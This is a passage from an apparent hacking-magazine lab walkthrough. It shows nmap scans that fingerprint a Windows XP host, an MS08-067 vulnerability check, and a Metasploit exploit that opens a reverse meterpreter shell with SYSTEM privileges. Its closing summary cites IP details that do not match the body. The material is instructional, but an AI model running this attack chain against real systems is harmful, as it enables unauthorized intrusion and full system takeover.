So there are 50 hosts up and LIVE. That's good news. The larger the attack surface,the more chances of gaining access to the network. Next, I decided to perform stealth scan to determine open ports on these machines. Since stealth scan consumes lot of time, I decided to target ten machines initially.




```
root@kali:~# nmap -sS 192.168.136.11-20

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-25 07:59 EDT
Nmap done: 10 IP addresses (0 hosts up) scanned in 9.08 seconds
root@kali:~# 
```

The result stumped me. It says all the ten machines are down. But most probably firewall is blocking our probes. Even the TCP connect scan gave me the same result.




```
root@kali:~# nmap -sT 192.168.136.10-20

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-25 08:00 EDT
Nmap done: 11 IP addresses (0 hosts up) scanned in 10.11 seconds
root@kali:~# 
```

No surprise though. If a Firewall blocks queries of stealth scan, it would be definitely blocking queries of TCP connect scan. Having no other choice, I decided to scan each machine one by one.



```
root@kali:~# nmap -sT 192.168.136.11

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-25 08:00 EDT
Nmap scan report for 192.168.136.11
Host is up (0.062s latency).
Not shown: 991 filtered ports
PORT    STATE SERVICE
25/tcp  open  smtp
110/tcp open  pop3
119/tcp open  nntp
143/tcp open  imap
465/tcp open  smtps
563/tcp open  snews
587/tcp open  submission
993/tcp open  imaps
995/tcp open  pop3s

Nmap done: 1 IP address (1 host up) scanned in 55.41 seconds
root@kali:~#
```


I had a somewhat positive result. This machine gave me some open ports. I scanned the next system.




```
root@kali:~# nmap -sT 192.168.136.12

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-25 08:01 EDT
Nmap scan report for 192.168.136.12
Host is up (0.37s latency).
Not shown: 992 filtered ports
PORT    STATE SERVICE
25/tcp  open  smtp
110/tcp open  pop3
119/tcp open  nntp
143/tcp open  imap
465/tcp open  smtps
```

The result was almost similar to the first one. Now I felt something fishy. Maybe the firew- all in the gateway was playing games with me.The IP addresses up to 192.168.136.15 gave me the same result.


I decided to use the ping command to verify if the systems were live or being blocked by firewall. To those novices who have no idea what ping is, it is a command utility tool used by almost all network administrators to check network connections.



```
root@kali:~# ping 192.168.136.12
PING 192.168.136.12 (192.168.136.12) 56(84) bytes of data.
^C
--- 192.168.136.12 ping statistics ---
23 packets transmitted, 0 received, 100% packet loss, time 22030ms

root@kali:~# ping 192.168.136.11
PING 192.168.136.11 (192.168.136.11) 56(84) bytes of data.
^C
--- 192.168.136.11 ping statistics ---
12 packets transmitted, 0 received, 100% packet loss, time 11011ms

root@kali:~# ping 192.168.136.10
PING 192.168.136.10 (192.168.136.10) 56(84) bytes of data.
64 bytes from 192.168.136.10: icmp_seq=1 ttl=128 time=5.82 ms
64 bytes from 192.168.136.10: icmp_seq=2 ttl=128 time=4.73 ms
64 bytes from 192.168.136.10: icmp_seq=3 ttl=128 time=5.40 ms
^C
--- 192.168.136.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 4.731/5.321/5.829/0.451 ms
root@kali:~#
```




```
root@kali:~# ping 192.168.136.12
PING 192.168.136.12 (192.168.136.12) 56(84) bytes of data.
^C
--- 192.168.136.12 ping statistics ---
17 packets transmitted, 0 received, 100% packet loss, time 16061ms

root@kali:~# ping 192.168.136.13
PING 192.168.136.13 (192.168.136.13) 56(84) bytes of data.
^C
--- 192.168.136.13 ping statistics ---
15 packets transmitted, 0 received, 100% packet loss, time 14032ms

root@kali:~# ping 192.168.136.14
PING 192.168.136.14 (192.168.136.14) 56(84) bytes of data.
^C
--- 192.168.136.14 ping statistics ---
23 packets transmitted, 0 received, 100% packet loss, time 22048ms

root@kali:~# ping 192.168.136.15
PING 192.168.136.15 (192.168.136.15) 56(84) bytes of data.
^C
--- 192.168.136.15 ping statistics ---
14 packets transmitted, 0 received, 100% packet loss, time 13046ms
```



```
root@kali:~# ping 192.168.136.16
PING 192.168.136.16 (192.168.136.16) 56(84) bytes of data.
^C
--- 192.168.136.16 ping statistics ---
13 packets transmitted, 0 received, 100% packet loss, time 12054ms

root@kali:~# ping 192.168.136.17
PING 192.168.136.17 (192.168.136.17) 56(84) bytes of data.
^C
--- 192.168.136.17 ping statistics ---
8 packets transmitted, 0 received, 100% packet loss, time 7022ms

root@kali:~# ping 192.168.136.18
PING 192.168.136.18 (192.168.136.18) 56(84) bytes of data.
^C
--- 192.168.136.18 ping statistics ---
7 packets transmitted, 0 received, 100% packet loss, time 6026ms

root@kali:~# ping 192.168.136.19
PING 192.168.136.19 (192.168.136.19) 56(84) bytes of data.
^C
--- 192.168.136.19 ping statistics ---
10 packets transmitted, 0 received, 100% packet loss, time 9023ms
```


All IP address from 192.168.136.10 to 192.168.136.19 except the gateway 192.168.136.10 have dropped packets which suggests a firewall may be protecting them. Despite my limited success in cracking gateway' s password, it seems my hack has reached a dead end. I cannot access any of the machines in LAN even though I can ping the gateway.

When I almost decided to end, an impulse persuaded me to ping the 192.168.136.20 also. Expecting nothing, I pinged the machine. After a brief pause, the echo replies started flowing on my terminal as shown below. My eyes lighted up.




```
root@kali:~# ping 192.168.136.20
PING 192.168.136.20 (192.168.136.20) 56(84) bytes of data.
64 bytes from 192.168.136.20: icmp_seq=1 ttl=128 time=4.54 ms
64 bytes from 192.168.136.20: icmp_seq=2 ttl=128 time=7.37 ms
64 bytes from 192.168.136.20: icmp_seq=3 ttl=128 time=4.72 ms
64 bytes from 192.168.136.20: icmp_seq=4 ttl=128 time=7.73 ms
64 bytes from 192.168.136.20: icmp_seq=5 ttl=128 time=7.43 ms
64 bytes from 192.168.136.20: icmp_seq=6 ttl=128 time=7.66 ms
64 bytes from 192.168.136.20: icmp_seq=7 ttl=128 time=11.5 ms
64 bytes from 192.168.136.20: icmp_seq=8 ttl=128 time=7.55 ms
64 bytes from 192.168.136.20: icmp_seq=9 ttl=128 time=6.39 ms
64 bytes from 192.168.136.20: icmp_seq=10 ttl=128 time=11.5 ms
^C
--- 192.168.136.20 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9031ms
rtt min/avg/max/mdev = 4.547/7.651/11.543/2.241 ms
root@kali:~#
```

Even though I was elated, I was not sure this may not be another trick of the firewall. So I decided to perform a TCP connect scan on my new target.




```
root@kali:~# nmap -sT 192.168.136.20

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-25 08:08 EDT
Nmap scan report for 192.168.136.20
Host is up (1.0s latency).
Not shown: 984 closed ports
PORT     STATE    SERVICE
25/tcp   open     smtp
80/tcp   open     http
110/tcp  open     pop3
119/tcp  open     nntp
135/tcp  open     msrpc
139/tcp  open     netbios-ssn
143/tcp  open     imap
445/tcp  open     microsoft-ds
465/tcp  open     smtps
514/tcp  filtered shell
563/tcp  open     snews
587/tcp  open     submission
993/tcp  open     imaps
995/tcp  open     pop3s
5033/tcp filtered unknown
8649/tcp filtered unknown
```

There were lot of open ports on this new machine but so were on 192.168.136.11 and others One thing lightened me up. Port number 135 is running msrpc.It stands for Microsoft Remote Procedure Call. This process is used by Windows programs to remotely call other processes in other systems. But I am not excited about what this process does. I am excited that the presence of this process on this system indicates that this may be a Windows system. To further confirm this, I decided to perform the Nmap version detection scan.



```
root@kali:~# nmap -sV 192.168.136.20

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-25 08:11 EDT
Nmap scan report for 192.168.136.20
Host is up (2.8s latency).
Not shown: 986 closed ports
PORT    STATE    SERVICE      VERSION
25/tcp  open     smtp?
80/tcp  open     http
110/tcp open     pop3?
119/tcp open     nntp?
135/tcp open     msrpc        Microsoft Windows RPC
139/tcp open     netbios-ssn  Microsoft Windows netbios-ssn
143/tcp open     imap?
445/tcp open     microsoft-ds Microsoft Windows XP microsoft-ds
465/tcp open     tcpwrapped
514/tcp filtered shell
563/tcp open     tcpwrapped
587/tcp open     submission?
993/tcp open     tcpwrapped
995/tcp open     tcpwrapped
6 services unrecognized despite returning data. If you know the service/version
, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.c
gi?new-service :
```



```
SF:136\.20\x20\(192\.168\.136\.20:110\),\x20connect\x20error\x2010061\r\n"
SF:);
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port119-TCP:V=7.25BETA2%I=7%D=5/25%Time=5B07FD78%P=i686-pc-linux-gnu%r(
SF:NULL,5C,"400\x20Cannot\x20connect\x20to\x20NNTP\x20server\x20192\.168\.
SF:136\.20\x20\(192\.168\.136\.20:119\),\x20connect\x20error\x2010061\r\n"
SF:);
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port143-TCP:V=7.25BETA2%I=7%D=5/25%Time=5B07FD78%P=i686-pc-linux-gnu%r(
SF:NULL,5E,"\*\x20BYE\x20Cannot\x20connect\x20to\x20IMAP\x20server\x20192\
SF:.168\.136\.20\x20\(192\.168\.136\.20:143\),\x20connect\x20error\x201006
SF:1\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port587-TCP:V=7.25BETA2%I=7%D=5/25%Time=5B07FD78%P=i686-pc-linux-gnu%r(
SF:NULL,5C,"421\x20Cannot\x20connect\x20to\x20SMTP\x20server\x20192\.168\.
SF:136\.20\x20\(192\.168\.136\.20:587\),\x20connect\x20error\x2010061\r\n"
SF:);
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:m
icrosoft:windows_xp

Service detection performed. Please report any incorrect results at https://nma
p.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 134.56 seconds
root@kali:~#
```

Looking at the scan result, I am pretty sure this is not only a Windows system but specifically Windows XP as you can see in the above images (highlighted). So we have a Windows XP machine on this network and it has so many open ports. As I already told you, the larger the attack surface, the more chances of hacking it.

But before I try any thing, I decided to try the ms08_067 vulnerability. ms08_067 is one of the most famous (or rather infamous) vulnerability affected Windows XP and some other Windows systems. It was detected in year 2008. In ms08_067. ms stands for microsoft, 08 for the year in which microsoft released patch for this, 67 for the number of the update released that year.


ms08_067 was a critical vulnerability which allowed hackers to execute remote on the victim's computers. This was considered one of the easiest way to hack Windows systems. This worked by exploiting a parsing flaw in the NetAPI32.dll through the Server Service. In simple words, it exploits a buffer overflow vulnerability in SMB service running on port 445.

This is the most popular exploit demonstrated in ethical hacking classes even now. The best example of exploiting ms08_067 vulnerability is the Conficker Worm. Conficker worm operated by sending a remote procedure call (rpc) request code containing the exploit (to take advantage of the buffer overflow vulnerability) to the target machine. Once the system is exploited, the worm will be downloaded to the target machine.

The first thing to do is check whether our target Windows XP machine is vulnerable to the ms08_067 vulnerability. This will easily give me access to the target system. Nmap has some special scripts to scan for some particular vulnerabilities. In the same case, it also has a script to check for ms08_067 vulnerability.


Even though ms08_067 vulnerability came to light almost ten years back, we can still find systems vulnerable to it. This is considering the fact that Microsoft has already released a patch for this. This is because users still do not update their systems regularly.That's the reason why I decided to check for this vulnerability first.

Let's use the Nmap script to check whether our newly acquired target is vulnerable to ms08 _067 vulnerability or not. Remeber this service runs on port 445. The syntax is given below.




```
root@kali:~# nmap -p 445 --script smb-vuln-ms08-067.nse 192.168.136.20

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-05-25 09:24 EDT
Nmap scan report for 192.168.136.20
Host is up (0.0094s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Se
rver 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attack
ers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during pat
h canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
```

Wow, it seems my luck is with me today. As you can see in the result above our target is indeed vulnerable to ms08_067 vulnerability. It's time to exploit this vulnerability by using Metasploit.




```
                     Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                        Press SPACE BAR to continue



Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.12.23-dev                         ]
+ -- --=[ 1579 exploits - 907 auxiliary - 272 post        ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Once I loaded Metasploit, I did not remember the exact ms08_067 path so I used the search function of Metasploit to find it as shown below.



```
Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.12.23-dev                         ]
+ -- --=[ 1579 exploits - 907 auxiliary - 272 post        ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search ms08_067
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                 Disclosure Date  Rank   Description
   ----                                 ---------------  ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  MS08-067 Microso
ft Server Service Relative Path Stack Corruption


msf > 
```


I loaded the exploit as shown below. The only option it needs exclusively to be set is that of RHOST which is the IP address of our target (In this case it is Windows XP, not ClearOS).



```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) >
```


Before running the exploit, we need to decide what payload we need to set for the exploit. Pa-yload is the code that will run on the target after exploiting it. In the example we have seen j-ust above, the code of Conficker was the payload. In our case, it will be meterpreter although other payloads can be chosen. By default, Metasploit will configure the meterpreter payload if we do not specifically set any payload. Here I decided to do the same.

I set the Rhost option as shown below and used the check command to confirm that the target is indeed vulnerable. Once again I got a confirmation that it is vulnerable.



```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > set rhost 192.168.136.20
rhost => 192.168.136.20
msf exploit(ms08_067_netapi) > check
[+] 192.168.136.20:445 The target is vulnerable.
msf exploit(ms08_067_netapi) >
```

After once again checking that everything was ready, I ran the exploit using the run command and voila we successfully got a meterpreter session on our target.




```
msf exploit(ms08_067_netapi) > set rhost 192.168.136.20
rhost => 192.168.136.20
msf exploit(ms08_067_netapi) > check
[+] 192.168.136.20:445 The target is vulnerable.
msf exploit(ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.41.136:4444
[*] 192.168.136.20:445 - Automatically detecting the target...
[*] 192.168.136.20:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.136.20:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.136.20:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.41.132
[*] Meterpreter session 1 opened (192.168.41.136:4444 -> 192.168.41.132:1133) at
 2018-05-25 08:27:16 -0400

meterpreter >
```

MISCONFIGURATION 3

Unpatched Windows system. If a vulnerability exists for which a patch is still not available, we can blame the makers fo the software. But what about a vulnerability for which the company has already released patches. Who are to be blamed in this case? It's definitely users. Even now many computer users still not keep their system updated whatever the reason. It is this lackadaisical attitude towards security that helps hackers.

Once I got a meterpreter session on my target system, I tried some commands to know about the system more. The sysinfo command gives us information about the system like the operating system, is it part of a domain, logged on users etc. The getuid command displays the privileges we have on that system. In this case, I have SYSTEM privileges. Finally I have hacked a remote system that is on another network.



```
[*] Started reverse TCP handler on 192.168.41.136:4444
[*] 192.168.136.20:445 - Automatically detecting the target...
[*] 192.168.136.20:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.136.20:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.136.20:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.41.132
[*] Meterpreter session 1 opened (192.168.41.136:4444 -> 192.168.41.132:1133) at
 2018-05-25 08:27:16 -0400

meterpreter > sysinfo
Computer        : NSPADM-1C9A8A92
OS              : Windows XP (Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

SUMMARY

Let me give you a brief summary of what I did in this scenario. I scanned for some LIVE systems on the same network as mine and found one system LIVE (192.168.221.10).When I performed a port scan on this machine, I found that this machine had one port open : port 81. After performing version detection scan on this machine, I found that it was ClearOS which was supposedly acting as a gateway.

When I failed to find out its exact version and exploits for the target, I tried to see if I can crack its credentials. Luckily, the gateway was misconfigured to be accessed from outside the network. I can access it from my machine but needed the credentials to access the dashboard where we can configure some settings. I used the password guessing method to crack the passwords as the victim had used common passwords.Once I got access the dashboard, I saw that there was another network (probably a LAN) on the gateway.

I began scanning for the machines on this LAN network by initially checking if I could communicate with that LAN gateway. It was an arduous task as the Firewall began to play games with me, After a lot of patience, when I was almost ready to give up on this hack, one machine gave me positive results.

After thoroughly fingerprinting this new target, I concluded that this was a Windows XP system. Before I try anything, I wanted to check if this XP system is vulnerable to ms08_067 vulnerability to which most Windows XP systems are vulnerable. On scanning with Nmap, the result turned out to be positive. Last but not least, I used Metasploit to get a remote meterpreter session on the target machine.

I have totally exploited three misconfigurations on the target network to get this shell. This scenario ends by gaining a shell with SYSTEM level privileges on our target or wait,maybe there will be a sequel. So keep following Hackercool Magazine.


Installing GNS3 in Vmware Workstation

INSTALLIT


In our previous issue, we have seen how to create a Real World Hacking Lab in Vmware Workstation. In this issue, we will set the foundation for setting up some complex real world networks. We will do this using the software called Graphical Network Simulator-3(GNS3).GNS3 is a network emulation software with helps us to emulate routers, switches and firewalls. We can also use it to emulate complex networks without needing the network hardware like routers and switches. We can also connect the simulated networks to real world networks.

